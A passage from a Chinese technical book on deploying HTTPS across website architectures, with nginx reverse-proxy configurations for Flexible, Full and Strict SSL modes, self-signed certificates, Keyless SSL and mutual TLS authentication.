DNS + 四层设备 + 后端 Web 服务器	适用于大中型网站
DNS + 四层设备 + 七层设备 + 后端 Web 服务器	适用于大型网站
DNS + 七层设备 + 后端 Web 服务器	适用于大中型网站
DNS + CDN + 后端 Web 服务器（源站）	一般提供静态元素加速服务

接下来从两个角度讲解：

- ◎ 每种架构的应用场景和特点。
- ◎ 如果演变为 HTTPS 网站，每种系统架构如何调整。

1) DNS + 后端 Web 服务器

这种部署方式参考图 10-4。




图 10-4 DNS + 后端 Web 服务器

对于个人网站来说，这是最常见的一种方式，Nginx 负责处理 HTTP 请求，然后进行应用层（比如 PHP-FPM）处理，最后发出响应。

为了支持 HTTPS，可直接在 Nginx Web 服务器上配置 ngx_http_ssl_module 模块支持 SSL 处理即可。

如果性能要求不是特别严格，这种方案很容易实施。

2) DNS + 四层设备 + 后端 Web 服务器

对于大型网站来说，这是一种比较常见的部署方式，为了扩展 Web 的服务能力，四层设备可以挂载多台 Web 服务器。

这种部署方式参考图 10-5。




图 10-5 DNS + 四层设备 + 后端 Web 服务器

那么这种系统架构演变为 HTTPS 服务，需要做何调整呢？

TLS/SSL 协议是 TCP 的上层协议，所以四层设备并不能提供 SSL 服务，解决方案有两种：

- ◎ 由后端 Web 服务器处理 TLS/SSL 协议运算，对于大型网站来说，后端 Web 服务器非常多，部署、管理证书复杂度会增加，会增加 Web 服务器的负载。
- ◎ 使用下面讲解的方案，主要在四层设备后面增加七层设备。

3) DNS + 四层设备 + 七层设备 + 后端 Web 服务器

首先了解下七层设备的作用：

- ◎ 分析 HTTP 请求头部，比如根据用户的 Cookie 请求不同后端 Web 服务器。
- ◎ 七层主要接收 HTTP 请求，然后将具体的请求以 FastCgi 协议（也可以是其他协议）转发给后端应用服务器（比如 PHP-FPM）。

这种部署方式参考图 10-6。

在这种架构下，四层设备负责流量控制，而七层设备也可以是反向代理服务器，负责代理后端 Web 服务器，双方分工明确。

那么这种架构演变为 HTTPS 服务，需要做何调整呢？




图 10-6 DNS + 四层设备 + 七层设备 + 后端 Web 服务器

可以直接在七层设备上处理 TLS/SSL 运算，系统架构不用做太大的变化，直接配置 ngx_http_ssl_module 模块即可。

这种部署方式比较通用，后端 Web 服务器不用部署 HTTPS 服务，优点如下：

- ◎ Web 服务器相对于七层设备来说，数量多得多，部署复杂度相对较大，需要同步证书和密钥对，所以尽量减少在 Web 服务器上部署 HTTPS 服务。
- ◎ 对于开发者来说，一般能够直接登录 Web 服务器，如果在 Web 服务器上部署 HTTPS 服务，私钥泄露的可能性就会加大。
- ◎ 对于七层设备来说，一般只有少数运维人员才会操作，私钥泄露的可能性比较低，相对安全。
- ◎ 在七层设备上部署 HTTPS 服务管理方便，所有的安装、升级、配置操作都是透明的，后端的 Web 服务器根本不用关心。

4) DNS + 七层设备 + 后端 Web 服务器

这种架构和 DNS + 四层设备 + 七层设备 + 后端 Web 服务器架构差不多，七层设备也包含了四层设备的功能，并且七层设备可以处理 TLS/SSL 协议运算。

5) DNS + CDN + 后端 Web 服务器（源站）

对于商业 CDN 来说，如果需要支持 HTTPS，需要考虑 HTTPS 部署问题。

从技术的角度看，CDN 服务商一般也可以在七层设备上提供 HTTPS 服务，本质上 CDN 架构等同于 DNS + 七层设备 + 后端 Web 服务器架构。

这种部署方式参考图 10-7。

由于 CDN 服务器商每天需要处理成千上万的 HTTPS 请求，为了提升效率和减少成本，CDN 服务商 would 花费很多的精力去提升 HTTPS 请求的性能，即使稍微提升一点，CDN 的成

本就会减少很多。




图 10-7 DNS + CDN + 后端 Web 服务器

10.5.2 HTTPS 网站的部署方式

从前面的描述可以看出，对于大型 Web 网站和 CDN 服务器商来说，可以使用独立的设备和软件（比如 Nginx）处理 TLS/SSL 协议的运算，负责和客户端（浏览器）进行握手，并加密解密应用层数据，这些设备和软件也可以完成反向代理的功能。

这种独立提供 TLS/SSL 运算的解决方案叫作 SSL 卸载（SSL Offloading），为了进一步加速 TLS/SSL 运算的处理性能，也可以在设备上使用硬件解决方案。

接着讨论下一个问题，七层设备（反向代理服务器）请求后端 Web 服务的时候，使用的也是应用层协议，可以是 HTTP，也可以是 HTTPS，可能有如表 10-19 所示的几种组合。

表 10-19 七层设备请求后端 Web 服务组合

系 统 架 构	安 全 程 度	说 明
HTTPS 请求 + 七层设备（反向代理服务器）+ 请求后端 HTTP 内网服务	相对安全	适用于企业内部
HTTPS 请求 + 七层设备（反向代理服务器）+ 请求后端 HTTP 外网服务	不安全	适用于企业内部或者 CDN 服务
HTTPS 请求 + 七层设备（反向代理服务器）+ 请求后端 HTTPS 服务	安全	适用于企业内部或者 CDN 服务
HTTPS 请求 + 七层设备（反向代理服务器）+ 请求后端 HTTPS 服务	相对安全	适用于企业内部或者 CDN 服务，不校验后端证书

Cloudflare 的 CDN 服务支持三种 HTTPS 的部署方式，对表 10-19 中的组合方式进行很好的抽象。

三种部署方式如表 10-20 所示。

表 10-20 三种部署方式

部署方式名称	部署方式	说明
Flexible SSL	CDN 为用户提供 HTTPS 连接, CDN 连接源站采用 HTTP 连接	不安全
Full SSL	CDN 为用户提供 HTTPS 连接, CDN 连接源站采用 HTTPS 连接, 但 CDN 不校验源站的证书	相对安全
Full SSL (Strict)	CDN 为用户提供 HTTPS 连接, CDN 连接源站采用 HTTPS 连接, 且校验源站的证书	安全

需要注意的是, 这三种方式虽然讲的是 CDN 部署方式, 但适用于任何系统架构, 在本例中, 代理服务器采用 Nginx 软件, 为完成代理的任务, 涉及 ngx_http_proxy_module 模块。

ngx_http_proxy_module 模块指令如表 10-21 所示。

表 10-21 ngx_http_proxy_module 模块指令

指令名称	说明
proxy_set_header	传递 X-Forwarded-For 给后端服务器, 后端可以获取浏览器用户的真实 IP
proxy_set_header	自定义 Header 头并传递给后端服务器, 涉及 Host、X-Forwarded-Proto Header 头
proxy_redirect	代理服务器可以选择是否重定向
proxy_pass	后端服务器 (或者源站) 的地址
proxy_http_version	发送请求使用的 HTTP 版本
proxy_ssl_server_name	代理服务器是否发送 SNI 扩展
proxy_ssl_name	代理服务器 SNI 扩展包含的主机名, 如果后端有多个证书, 建议配置
proxy_ssl_verify	代理服务器是否校验后端证书, 默认是 off
proxy_ssl_verify_depth	表示后端服务器证书链的层级数
proxy_ssl_trusted_certificate	如果 proxy_ssl_verify 指令开启, 必须配置该指令, 用于指定后端服务器证书的根证书

下面重点介绍这三种部署方式。

1) Flexible SSL

这种部署方式参考图 10-8。

连接的后端可以是内网 HTTP 服务 (适用于企业内部), 也可以是外网 HTTP 服务。

本例相关服务器资源如下:

- ◎ www.example.com, 代理服务器主机名, 绑定了一个外网地址和内网地址。
- ◎ end-www.example.com, 后端 HTTP 服务域名, 后面绑定多台 HTTP 服务。




图 10-8 Flexible SSL

(1) 配置 `www.example.com`

```
server {
    listen      443 ssl;
    server_name www.example.com;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate      cert.pem;
    ssl_certificate_key  cert.key;

    location / {
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Host "www.example.com";
        proxy_set_header X-Forwarded-Proto http;
        proxy_redirect off;
        proxy_pass http://end-www.example.com;
        proxy_http_version 1.1;
    }
}
```

相关指令：

- ◎ `X-Forwarded-For`，将客户端 IP 和代理服务器 IP 传递给后端 HTTP 服务。
- ◎ `Host`，传递代理服务器主机名给后端 HTTP 服务。
- ◎ `X-Forwarded-Proto`，这是非常重要的一个指令，后端 HTTP 服务以此判断客户端是一个 HTTP 请求还是 HTTPS 请求。
- ◎ `proxy_pass`，配置后端服务器的 HTTP 地址。

(2) 配置 `end-www.example.com`

```
server {
    listen      80;
```

```
server_name end-www.example.com;

location / {
    root /usr/share/nginx/html;
    index index.html index.htm;
}
```

这个配置并无特殊之处，就是一个简单的 HTTP 服务。

该方案优缺点：

- ◎ 提供给客户端（浏览器）的是 HTTPS 服务，能够保证用户端是安全的。
- ◎ 代理服务器和后端 HTTP 服务器之间是明文连接，存在安全风险，但是运行快速。
- ◎ 后端服务不需要提供证书，就是普通的 HTTP 服务，无须做过多的应用层改造。

该方案应用场景：

- ◎ 对于企业内部来说，后端服务可以使用内网 HTTP 服务，内网由内部的防火墙保护，安全相对有保证，笔者公司就采用该方案。
- ◎ 对于商业 CDN 服务来说，CDN 客户也比较喜欢这种部署方式，主要原因就是简单，但后端服务存在中间人安全风险，配置源站的时候必须了解潜在的风险。

2) Full SSL (Strict)

这种方案和第一种解决方案类似，只是后端是一个公网 HTTPS 服务（external-www.example.com）。

这种部署方式参考图 10-9。



图 10-9 Full SSL (Strict)

(1) 配置 www.example.com

```
server {
    listen      443 ssl;
```

```
server_name www.example.com;

ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_certificate cert.pem;
ssl_certificate_key cert.key;

location / {
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host "www.example.com";
    proxy_set_header X-Forwarded-Proto https;
    proxy_redirect off;
    proxy_pass https://external-www.example.com;
    proxy_http_version 1.1;

    proxy_ssl_server_name on;
    proxy_ssl_name external-www.example.com ;

    proxy_ssl_verify on;
    proxy_ssl_verify_depth 2;
    proxy_ssl_trusted_certificate DST_ROOT.pem;
}
}
```

相关指令：

- ◎ `proxy_ssl_verify`，开启后端服务器证书的校验，该指令默认是关闭的，表示代理服务器不会校验后端服务器的身份。
- ◎ `proxy_ssl_verify_depth`，表示后端服务器发送的证书链层级。
- ◎ `proxy_ssl_trusted_certificate`，配置后端服务器的根证书，在本例中后端服务器证书由 IdenTrust CA 机构签发。
- ◎ `proxy_ssl_name`，表示发送 SNI 扩展。

(2) 配置 external-www.example.com

```
server {
    listen 443 ssl;
    server_name external-www.example.com;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate backendcert.pem;
    ssl_certificate_key backendcert.key;

    location / {
        root /usr/share/nginx/html;
    }
}
```



```

    index index.html index.htm;
}
}

```

该方案优缺点：

- ◎ 提供给客户端（浏览器）的是 HTTPS 服务，能够保证用户端是安全的。
- ◎ 代理服务器和后端服务器（包括源站）之间使用 HTTPS 保护，是绝对安全的。
- ◎ 该方案对于后端服务器（网站提供者）来说，需要为 `www.example.com`、`external-
www.example.com` 申请两份证书。
- ◎ 后端服务器也要配置 HTTPS，复杂度相对较高。

该方案应用场景：

- ◎ 适用于商业 CDN 服务。
- ◎ 适用于企业内部，但是需要申请两份证书，代理服务器和后端之间由于要处理 TLS/SSL 协议，速度相对较慢。

3) Full SSL

这种部署方式参考图 10-10。




图 10-10 Full SSL

对于这种方案来说，代理服务器和后端服务器之间使用 HTTPS 通信，但是代理服务器不校验后端服务器证书的真实性，也就是不校验后端服务器的身份。

如果不校验后端服务器的身份，虽然通信也是加密的，但存在潜在的中间人攻击风险，那么这种方案出现的原因是什么呢？主要原因是部署 FULL SSL (Strict) 方案需要两份证书，代价相对较大。

这种部署方式在实现的时候有几种变种，接下来进行介绍。

(1) 自签名证书部署

适用于企业内部，后端 Web 服务器部署自签名证书，由于代理服务器也是由企业控

制，可以选择不校验后端 Web 服务器的证书，或者在代理服务器上在可信任根证书列表中导入该自签名证书。

这种方案很简单，但是维护自签名证书也是需要成本的。

（2）构建私有 CA 机构

这种方案适用于商业 CDN，商业 CDN 在提供服务的时候，考虑到源站需要购买证书，可能是一笔支出，所以商业 CDN 会建立一个私有 CA 机构，然后签发证书供源站部署。

CDN 在连接源站的时候，使用私有根证书校验源站的身份，这种方案简化了源站的部署，将企业购买证书的成本转移到购买 CDN 服务成本上。

对于企业内部来说，也可以采取这种方式，但创立私有 CA 机构非常复杂，所以更多选择自签名证书的方案。

接下来介绍如何实施自签名证书这种方案，刚才提到自签名证书也需要维护成本，还要定期更新证书，具有一定的复杂度。幸运的是，很多 Linux 发行版提供了证书管理工具，用于简化工作，在本例中介绍 Ubuntu 系统下的 `ssl-cert` 工具。

该工具就是通过简单的命令生成自签名证书，自签名证书中并不包含主机信息。

安装 `ssl-cert` 工具很简单：

```
$ apt-get install ssl-cert

# 查看帮助
$ make-ssl-cert --help
Usage: /usr/sbin/make-ssl-cert template output [--force-overwrite]
Usage: /usr/sbin/make-ssl-cert generate-default-snakeoil [--force-overwrite]
```

`make-ssl-cert` 工具使用方法：

- ◎ 使用默认的 `generate-default-snakeoil` 模板生成证书和密钥对，`--force-overwrite` 表示覆盖旧的证书和密钥对。
- ◎ 可以自定义模板生成证书和密钥对。

为了生成证书，运行下列命令即可：

```
$ /usr/sbin/make-ssl-cert generate-default-snakeoil --force-overwrite
```

通过 `make-ssl-cert` 工具生成的证书和密钥对保存目录如下。

- ◎ 证书路径：`/etc/ssl/certs/ssl-cert-snakeoil.pem`
- ◎ 密钥对路径：`/etc/ssl/private/ssl-cert-snakeoil.key`

对于后端 Web 服务器来说,可以定时运行 `make-ssl-cert` 命令,生成新的证书和密钥对,避免密钥对私钥泄露带来的风险。

下面讲解如何实施该方案,本例相关服务器资源如下:

- ◎ `www.example.com`, 代理服务器主机名。
- ◎ `external-www.example.com`, 后端服务主机名,使用 `ssl-cert` 工具生成的自签名证书部署。

(1) `www.example.com` 配置如下:

```
server {
    listen      443 ssl;
    server_name www.example.com;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate      cert.pem;
    ssl_certificate_key  cert.key;

    location / {
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Host "www.example.com";
        proxy_set_header X-Forwarded-Proto https;
        proxy_redirect off;
        proxy_http_version 1.1;

        proxy_ssl_verify off;
        proxy_pass https://external-www.example.com;
        proxy_ssl_server_name on;
        proxy_ssl_name external-www.example.com ;
    }
}
```

介绍相关指令:

- ◎ `proxy_ssl_verify`, 表示代理服务器不校验后端 HTTPS 服务的证书,该指令默认就是关闭的。
- ◎ `proxy_ssl_name`, 表示发送 SNI 主机名。

(2) `external-www.example.com` 配置如下:

```
server {
    listen      443 ssl;
    server_name external-www.example.com ;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
```

```
# 使用 ssl-cert 工具生成的证书和密钥对
ssl_certificate /etc/ssl/certs/ssl-cert-snakeoil.pem;
ssl_certificate_key /etc/ssl/private/ssl-cert-snakeoil.key;

location / {
    root /usr/share/nginx/html;
    index index.html index.htm;
}
```

10.5.3 其他部署问题

系统架构是个非常宽泛的概念，对于大型网站来说，选择适当的架构并不容易，而一旦引入了 HTTPS，情况就更复杂了，主要原因就是证书和密码对的部署对系统架构影响非常大。

本节也仅仅简单做个介绍，无法面面俱到，对于大型网站的架构设计人员来说，只有充分理解 HTTPS 原理、网络架构、应用架构，才能部署出更好的 HTTPS 网站。

接下来介绍一些相对杂乱的概念，供读者参考，主要包括：

- ◎ 目前商业 HTTPS CDN 服务的一些情况。
- ◎ 双向认证。

1) 目前商业 HTTPS CDN 服务的一些情况

在使用 CDN 的时候，用户可以选择使用 CDN 服务的子域名，以此提供服务，比如 `https://user1.cdn.com`，在这种情况下用户使用 CDN 服务商的证书，静态元素（比如图片）加速服务使用这类方式比较常见。

如果用户 HTTPS 服务对域名品牌度要求比较严格，就必须使用自己的域名，比如 `https://www.example.com`，而为了使用 CDN 加速，必须将 `www.example.com` 主机的证书和密钥对部署在商业 CDN 服务器上。国内 CDN 厂商目前都是这么做的，而这会带来潜在的风险，理论上，证书和密钥对不应该部署在其他非控制的服务器上。

为了避免潜在的风险，Cloudflare 提供了一种解决方案 Keyless SSL，解决的思路非常棒，TLS/SSL 协议需要使用证书和密钥对协商出预备主密钥，为了避免在商业 CDN 上部署证书和密钥对，通过 Keyless SSL 方案，CDN 可以和源站的 key server 进行通信，由源站的 key server 共同协商出预备主密钥，从而保证安全性。

该方案的逻辑如图 10-11 所示。




图 10-11 Keyless SSL 方案

关于 Keyless SSL 的详细的解决方案可以参考 Cloudflare 官网，目前国内的 CDN 厂商还没有使用这种解决方案，可见对于大型网站来说，全面部署 HTTPS 服务仍然任重道远。

对于 CDN 厂商来说，为了避免客户证书申请的复杂性，可以采用下面两个方案：

- ◎ 构建一个私有 CA，然后给源站颁发证书。
- ◎ 结合 Let's Encrypt 免费签发证书。

目前这两种方案，国外的 CDN 厂商用得比较多，而国内的 CDN 厂商用得非常少。

2) 双向认证

所谓双向证书，就是客户端除了校验服务器身份，还要发送证书给服务器，供服务器校验客户端的身份，双向证书一般适用于银行系统，在第一次登录银行系统的时候，银行会给每个注册用户发送一张客户端证书，用户后续登录的时候，浏览器会发送客户端证书。

下面介绍双向证书的部署方式，为了方便理解，例子所用的系统架构如图 10-12 所示。




图 10-12 双向认证

代理服务器和后端服务器会互相发送证书进行校验，本例涉及资源如表 10-22 所示。

(1) 服务器证书（代理服务器）

该证书并没有特别之处，发送给浏览器，浏览器会使用该证书校验服务器身份，在本例中服务器证书是由 Let's Encrypt 签发的。

(2) 客户端证书（代理服务器）

在这种结构下，代理服务器需要将证书发送给后端服务器，从后端服务器的角度看，

代理服务器就是一个客户端，在本例中客户端证书由 Let’s Encrypt 签发，DST_ROOT.pem 是 IdenTrust CA 根证书。

表 10-22 本例涉及资源

服 务 器	证 书 类 型	域 名	证书/密钥对	其 他 证 书
代理服务器	服务器证书	www.example.com	www.example.fullchain.pem/www.example.key.pem	-
代理服务器	客户端证书	client.example.com	client.example.cert.pem/client.example.key.pem	DST_ROOT.pem
后端服务器	服务器证书	end.example.com	end.example.fullchain.pem/end.example.key.pem	middle_root.pem

(3) 服务器证书（后端服务器）

这张证书发送给代理服务器，供代理服务器校验后端服务器的身份，在本例中服务器证书由 Let’s Encrypt 签发。middle_root.pem 是中间证书和根证书的组合，在本例中就是 Let’s Encrypt 中间证书和 DST_ROOT.pem 证书的组合，如何获取中间证书和根证书参考第 7 章。

接下来讲解如何配置。

(1) www.example.com 部署

```
server {
    listen      443 ssl;
    server_name www.example.com;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate_key www.example.com;
    ssl_certificate www.example.fullchain.pem;

    location / {
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Host "end.example.com";
        proxy_set_header X-Forwarded-Proto https;
        proxy_redirect off;
        proxy_http_version 1.1;

        proxy_ssl_certificate client.example.cert.pem ;
        proxy_ssl_certificate_key client.example.key.pem;

        proxy_ssl_verify on;
        proxy_ssl_verify_depth 2;
    }
}
```

```

    proxy_ssl_trusted_certificate DST_ROOT.pem;

    proxy_ssl_server_name on;
    proxy_ssl_name end.example.com ;
    proxy_pass https://end.example.com;
}
}

```

相关指令：

- ◎ `proxy_ssl_certificate` 配置的证书仅包含一张证书，并不包含中间证书，这一点要特别留意。
- ◎ `proxy_ssl_trusted_certificate` 配置了 IdenTrust 根证书（其签发了 Let's Encrypt 中间证书），该指令主要是为了校验后端服务器证书。
- ◎ `proxy_ssl_verify` 指令表示开启服务器证书校验，会校验后端服务器证书。
- ◎ `proxy_ssl_verify_depth` 指令表示后端服务器证书的层级，对于 Let's Encrypt 签发的证书来说，层级是 2。

（2）后端服务器配置

```

server {
    listen      443 ssl;
    server_name end.example.com ;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_certificate_key end.example.key.pem ;
    ssl_certificate end.example.fullchain.pem ;

    ssl_verify_client on;
    ssl_client_certificate middle_root.pem ;

    location / {
        root /usr/share/nginx/html;
        index index.html index.htm;
    }
}

```

相关指令：

- ◎ `ssl_verify_client`，开启客户端证书（代理服务器）的校验。
- ◎ `ssl_client_certificate`，指定中间证书 + 根证书校验客户端证书（代理服务器）。

反侵权盗版声明

电子工业出版社依法对本作品享有专有出版权。任何未经权利人书面许可，复制、销售或通过信息网络传播本作品的行为；歪曲、篡改、剽窃本作品的行为，均违反《中华人民共和国著作权法》，其行为人应承担相应的民事责任和行政责任，构成犯罪的，将被依法追究刑事责任。

为了维护市场秩序，保护权利人的合法权益，我社将依法查处和打击侵权盗版的单位和个人。欢迎社会各界人士积极举报侵权盗版行为，本社将奖励举报有功人员，并保证举报人的信息不被泄露。

举报电话：(010) 88254396; (010) 88258888

传 真：(010) 88254397

E-mail: dbqq@phei.com.cn

通信地址：北京市海淀区万寿路 173 信箱

电子工业出版社总编办公室

邮 编：100036